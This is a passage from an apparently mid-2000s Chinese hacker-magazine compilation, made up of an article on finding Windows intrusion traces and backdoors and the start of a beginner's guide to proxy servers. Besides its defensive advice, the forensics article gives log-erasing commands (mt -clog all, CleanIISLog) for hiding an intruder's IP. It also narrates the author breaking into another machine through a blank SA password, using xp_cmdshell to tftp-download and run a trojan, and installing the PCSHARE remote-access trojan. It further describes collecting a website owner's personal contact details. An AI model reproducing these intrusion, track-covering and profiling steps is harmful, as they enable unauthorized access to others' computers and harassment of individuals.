


图 33

```
使用明确凭据的登录尝试：
  登录的用户：
    用户名：WWW-HZ0752-NET$
    域：         WORKGROUP
    登录 ID：    (0x0,0x3E7)
    登录 GUID：  -
  凭据被使用的用户：
    目标用户名：    Guest
    目标域：WWW-HZ0752-NET
    目标登录 GUID：-

  目标服务器名称：  localhost
  目标服务器信息：  localhost
  调用方进程 ID：   2032
  源网络地址：      192.168.0.123
  源端口：   2324
```

如果是 Windows2000 服务器的话，正常登录则不会记录 IP 地址而是记录主机名。

看，连 IP 地址都被记录得一清二楚，所以对方一定会考虑删除掉这些记录（在安全日志上点右键，清除所有日志，提示是否另存为的时候选择否）。这个时候依然会留下一条日志：

```
审核日志已经清除
  主要用户名：       SYSTEM
  主域：      NT AUTHORITY
  主登录 ID：(0x0,0x3E7)
  客户端用户名：     Guest
  客户端域：WWW-HZ0752-NET
  客户端登录 ID：    (0x0,0x13A9D5)
```

这样入侵者就是想破脑袋也没办法一点痕迹都不留。

当然，或许入侵者一个用户也没加，而是装了个后门，那我们要怎么样发现呢？这里假设他装的是一个普通的后门，那么一般会在 system32 目录下添加一个文件，或者是添加一个服务。那么我们可以在系统正常运行的时候把 system32 目录下所有的文件名等信息都记在一个文本中，当系统异常的时候，可以进行对比。

首先在系统正常的情况下，我在 CMD 下输入命令：

```
dir c:\windows\system32 >c:\files_1.txt
net start > c:\services_1.txt
```

然后将随意门复制到 system32 目录下，比如 inetsrv.dll，然后执行 **rundll32 inetsrv.dll,Install** 进行安装。现在，我们再次执行：

```
dir c:\windows\system32 >c:\files_2.txt
net start > c:\services_2.txt
```

对比先后生成的文件：

```
fc c:\files_1.txt c:\files_2.txt
fc c:\services_1.txt c:\services_2.txt
```

结果如图 34 所示。对比服务结果为

```
C:\WINDOWS\system32>fc c:\services_1.txt c:\services_2.txt
正在比较文件 C:\services_1.txt 和 C:\SERVICES_2.TXT
***** C:\services_1.txt
   IIS Admin Service
   IPSEC Services
***** C:\SERVICES_2.TXT
   IIS Admin Service
   IIS Services
   IPSEC Services
```




图 34

很容易看出 C:\SERVICES_2.TXT 里多了一个 IIS Services 服务。如果在日常的检测中大家对找出来的异常文件不放心的话，可以先将其备份一份，把文件提交给杀毒软件公司让专业人士进行分析。如果包含有病毒、后门等行为的话，杀毒软件公司说不定还会送你一份礼物呢。

说到这里也许大家要嗤笑了，因为现在内核级的后门那么多，什么隐藏文件啊，隐藏服务隐藏端口隐藏连接啊等等技术都已经滥用在后门里了。就凭一个小小的 dir 和 fc 命令就想把它们揪出来？别急！咱们具体问题具体分析。对于这个问题，我想推荐两款工具：knlsc13.exe 和 Icesword。

举个例子，我们故意给虚拟机装上 PCSHARE，然后使用 **knlsc13 -f** 查看，很容易看到结果，如图 35。而 PCSHARE 这个后门的特点是，首先产生一串随机的字符串，在这里是 Yhlxkxwt，然后就会在 system32 目录下生成 Yhlxkxwt.dll，Yhlxkxwt.drv，在 system32\drivers\ 中生成 Yhlxkxwt.sys。而这些文件我们都可以使用 Icesword 来查出并删除（其它的 Rootkit 也是一样的，大多数都逃不出 Icesowrd 的掌心），像这种情况，我们一般就使用 **knlsc13 -cd Yhlxkxwt** 停止并禁用该服务，然后

重新启动后，再使用 mt -remsrv Yhlxkxwt 将该服务删除，把 Yhlxkxwt 开头的所有文件也删除掉就可以手工清理掉这个后门了。如果是其它后门的话，耐心点也是可以通过这两个工具手工干掉的！

```
C:\WINNT\system32\cmd.exe
C:\Documents and Settings\Administrator\桌面>knlsc13 -f
Dumping Services Info...OK!

>Yhlxkxwt
        Yhlxkxwt
        [Driver] [Manual] [2005-10-10 00:48:31]
        \??\C:\WINNT\system32\drivers\Yhlxkxwt.sys

 1 hidden service(s) has been found.

C:\Documents and Settings\Administrator\桌面>
```

图35

路人甲：等一下，我的机器是个人机，我的QQ号被人改了密码，我怀疑我的电脑中了啊啦QQ大盗之类地的木马怎么确认？

其实QQ2005 Beta3开始都已经采用了国际先进的nProtect键盘加密保护技术，如果中了木马的话，就会出现如图36的症状。这个时候千万不要随意的登录自己常用的QQ以免造成损失。老手的做法一般是申请一个新的QQ号以后，故意登录该QQ号。这时候对方的木马会将咱们的密码信息发送出去，咱们就提前使用xsniff.exe这类嗅探工具监视着，一般都可以嗅到对方的发信邮箱的帐号和密码，然后将其密码改掉使对方的木马不再能够发信（上一次才讲了嗅探专题，这里就偷个懒不做演示了）。




图36

2.5 日志删除与保护

讨论了这么长时间，我想大家一定都累了，那就看看作为一个黑客一般都是如何删除日志的，而管理员又要如何阻止这样的事情发生呢？

1．系统日志删除工具

这里只说比较好用的mt好了。

```
C:\WINDOWS\system32>mt -clog
mt -clog
Usage
mt -clog <app|sec|sys|all>          --Clean Application|Security|System|All logs
(查看MT删除日志的格式)
C:\WINDOWS\system32>mt -clog all
mt -clog all
Clean EventLog : Application successful!
Clean EventLog : Security successful!
Clean EventLog : System successful!
```

删除所有日志，但是并不推荐，因为这样会更容易引起管理员的注意。请不要问我能否选择性的删除某一条日志，偶为此烦恼了好些年了，也没见谁给出过解决的办法，哀悼一下！

2．IIS日志删除工具

这里推荐的是CleanIISLog.exe，用法是：**CleanIISLog.exe IIS日志文件名 本人IP**，这样就可以在IIS日志中将指定IP地址的那些行删除掉。举例如下：

```
C:\WINDOWS\system32>CleanIISLog.exe C:\WINDOWS\system32\LogFiles\W3SVC1\ex060414.log 192.168.0.123

CleanIISLog Ver 0.1, by Assassin 2001. All Rights Reserved.

==========Step 1==========
Stopping Service w3svc
Service w3svc Stopped
Stopping Service msftpsvc
Open Service Failed - 1060
==========Step 2==========
Process Log File EX060414.LOG ... Done (0446) Records Removed
==========Step 3==========
Starting up w3svc
Service w3svc Started
Restore Service
==========Done==========
```

这样就成功的把C:\WINDOWS\system32\LogFiles\W3SVC1\ex060414.log中所有包含192.168.0.123的条目删除了。那么从保护的角度来看，我们就要单独为IIS设置一个文件夹用于保存日志，并且把该文件夹的权限设置得BT一点，只允许管理员和SYSTEM为完全控制的权限。

3．其它日志

类似于防火墙，杀毒软件，数据库系统等也都有自己默认的保存日志的设置，为了安全的需要，将其全部移位并单独设置权限也未尝不可。最BT的说法是把这些日志连到一个打印机上，实时的打印出来。这样黑客没办法物理接触到打印机就绝对不可能清除日志了，但是个人认为这样做太不实际，真正的情况应该是管理员能够坚持每天检查一遍日志，这样比什么都安全。

第三节 亡羊补牢，为时未晚

好了，到这里我们也简单的将常见的入侵所留下的痕迹分析了一遍了。可是在实际生活和工作中，我们普通用户是不可能做到每天都去检查一遍所有的日志的。所以我们实际的做法应该是这样的：

当系统不正常时，比如响应速度特别的慢，程序总是出错，网速特别的卡等等情况时，首先应该使用任务管理器检查进行与其所占的资源大小是否正常。使用 **netstat -an** 命令查看本机打开的端口是否正常。如果都不对劲，怀疑中了木马或者被入侵了的话，应该将杀毒软件升级到最新检测一遍是否存在病毒，如果还是没解决问题，才会仔细的查看日志分析原因（是谁说宁愿重装系统也不要这么麻烦的？给我站出来）。

前些天我就遇到这样的一个情况，刚打开电脑什么都没干，就发现网卡指示灯狂闪不停！非常奇怪的查看了一下进程和端口。结果发现有一个IP地址拼命的连接本机的1433端口，如图37。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1029         0.0.0.0:0              LISTENING
  TCP    192.168.0.123:139      0.0.0.0:0              LISTENING
  TCP    192.168.0.123:1433     221.235.51.4:1026      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1033      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1056      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1066      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1088      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1093      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1094      TIME_WAIT
  TCP    192.168.0.123:1433     221.235.51.4:1109      TIME_WAIT
```

图37

于是想起来之前为了做实验，我把自己的1433端口做了映射到公网上了，没想到今天就被扫描了。现在要做的第一件事自然就是到路由器里取消1433端口的映射，让爱机安静下来，然后，从图中找出对方的IP地址，使用Superscan扫描了一下，发现对方也打开了1433端口，然后试着打开查询分析器，填入对方IP地址，用户名填SA，密码为空，没想到居然连接上了！

接下来就简单了，在本机假设好TFTP服务器，然后在查询分析器里使用

```
exec master..xp_cmdshell 'tftp -i 我的IP get 木马.exe'
exec master..xp_cmdshell '木马.exe'
```

上传了我配置好的PCSHARE木马并运行，没一会对方就屁颠屁颠的上线了，查看了一下他的网络连接，郁闷的发现那家伙不停的往外扫描1433端口，原来是中了毒，于是在对方桌面上留下一个文本文档进行警告后，卸载掉了这个PCSHARE（网速又烂，配置又差，还中了毒的个人鸡，实在没什么价值）。




图38

而有的时候，在系统日志里还能看到如图38的记录。

“事件ID（1900）的描述（在资源（HHCTRL）中)无法找到。本地计算机可能没有必要的注册信息或消息DLL文件来从远端计算机显示消息。您可能可以使用/AUXSOURCE= 标识来检索词描述；查看帮助和支持以了解详细信息。下列信息是事件的一部分：仅在HTML帮助中才有此功能。，http://xdxf.net/muma/windows.htm，http://go.microsoft.com/fwlink?LinkID=45833.”一眼看过去就知道，这个地址有蹊跷，将http://xdxf.net/muma/windows.htm复制到地址栏里访问一下，于是明白这个地址是某个网站挂的网页木马。那么到底是什么人这么缺德呢？我们先看看http://whois.webhosting.info/xdxf.net，看看xdxf.net这个网站到底是什么人注册的，如图39。




图39

从图中的信息我们可以知道这是一个放在中国的虚拟主机，该虚拟主机上还有283个域名绑定着，站长的名字叫做ZhaoBizheng。电子邮件，移动电话与固定电话等等信息，我们都记录下来。然后看看该站的其它页面，发现是一个DVBBS，而站长本身还发了一些关于黑客技术的帖子，看来他本身对安全还是有一定的了解的，那么这个网页木马很有可能是他自己养着的。而刚才访问网页木马的时候杀毒软件居然还没有报警，这就说明了他一定自己做了免杀处理，那么我们就有必要将网页木马下载下来提交给杀毒软件公司，以免更多人受害。

再接着，拿站长的ID在百度或google上搜一下，掌握他更多的信息还是直接根据刚才找到的电话职责和警告他就是个人爱好问题了（要是我的话估计会和他讨教一下做免杀的技巧再骂他……）

OK，由于本人时间、条件与技术都非常有限，本文只能讨论到这个位置。希望对广大菜鸟朋友们能有所帮助。

（文章中涉及到的工具X-SCAN、ms04045.exe、winasn.exe、UltraEdit-32、Domain 3.5、mt.exe、CleanIISLog.exe、Superscan已经收录于光盘中）

菜鸟也来玩代理

猎鹿



第一节 代理入门

一、什么是代理服务器？

代理服务器是介于浏览器和Web服务器之间的一台服务器，当你通过代理服务器上网浏览时，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，由代理服务器来取回浏览器所需要的信息并传送给你的浏览器。而且，大部分代理服务器都具有缓冲的功能，它不断将新取得数据储存到它本机的存储器上，如果浏览器所请求的数据在它本机的存储器上已经存在而且是最新的，那么它就不重新从Web服务器取数据，而直接将存储器上的数据传送给用户的浏览器，这样就能显著提高浏览速度和效率。Proxy Server（代理服务器）是Internet链路级网关所提供的一种重要的安全功能，它的工作主要在开放系统互联（OSI）型的对话层，主要的功能有：

1.连接Internet

与Intranet充当firewall（防火墙），因为所有内部网的用户通过代理服务器访问外界时，只映射为一个IP地址，所以外界不能直接访问到内部网，同时可以设置IP地址过滤，限制内部网对外部的访问权限。为了安全起见很多地方都建立了firewall，而使用proxy就可以突破防火墙的限制。同样proxy也可以用来限制封锁IP地址，禁止用户对某些网页的访问。比如大多数国内的

proxy都是禁止访问VOA的（是voa com not voa org，美国志愿者），一旦试图访问就会出现禁止的字样，作为警告。好比你向报亭要一份playboy，可能不但得不到，还会被教训一顿。这种限制是人为的，和serve对地址的封锁是不同的。所以一个不行时可以换另一个试试（例如前一段时间对geocities的封锁）。

2.节省IP开销

如前面所讲，所有用户对外只占用一个IP，所以不必租用过多的IP地址，降低网络的维护成本。当然也有它不利的一面，如许多网络黑客通过这种方法隐藏自己的真实IP地址，而逃过监视。

3.提高访问速度

通常代理服务器都设置一个较大的硬盘缓冲区（可能高达几个GB或更大），当有外界的信息通过时，同时也将其保存到缓冲区中，当其他用户再访问相同的信息时，则直接由缓冲区中取出信息传给用户，以提高访问速度。

二、什么人架设代理服务器？

架设代理服务器的主要是ISP和一些有内部网的公司、企业和单位。ISP架设代理服务器一般是为了减小数据流量、提高用户的浏览速度，让其用户都通过代理服务器来访问互联网，这样对于相当一部分经常性重复访问的数据，代理服务器就可以直接传送给用户而不用重复下载。有内部网的单位，他们可能租用了一条专线或拨号上网，但却只有这一台机器可以上网，那么就在它上面安装一个代理服务器软件，于是内部网的其它机器也就可以通过这个代理服务器上网了。

三、哪些人使用代理服务器？

最直接的用户当然是教育网和科技网内的IP受限制而不能访问国外资源的贫苦大众，他们可以通过ChinaNe搜索到那些没有设置权限限制的代理服务器，从而能够通过代理服务器访问国外资源。

代理服务器的第二大用户群则是169用户，他们一般只能在169网内部转悠，必须通过那些横跨169网和ChinaNet的代理服务器才能访问Internet网（这就是我们最需要的）。

另外，有些163用户或教育科技网中可以直接访问国外的用户出于某种需要（如隐藏身份），也搜索和使用代理服务器。

四、什么是免费代理服务器？

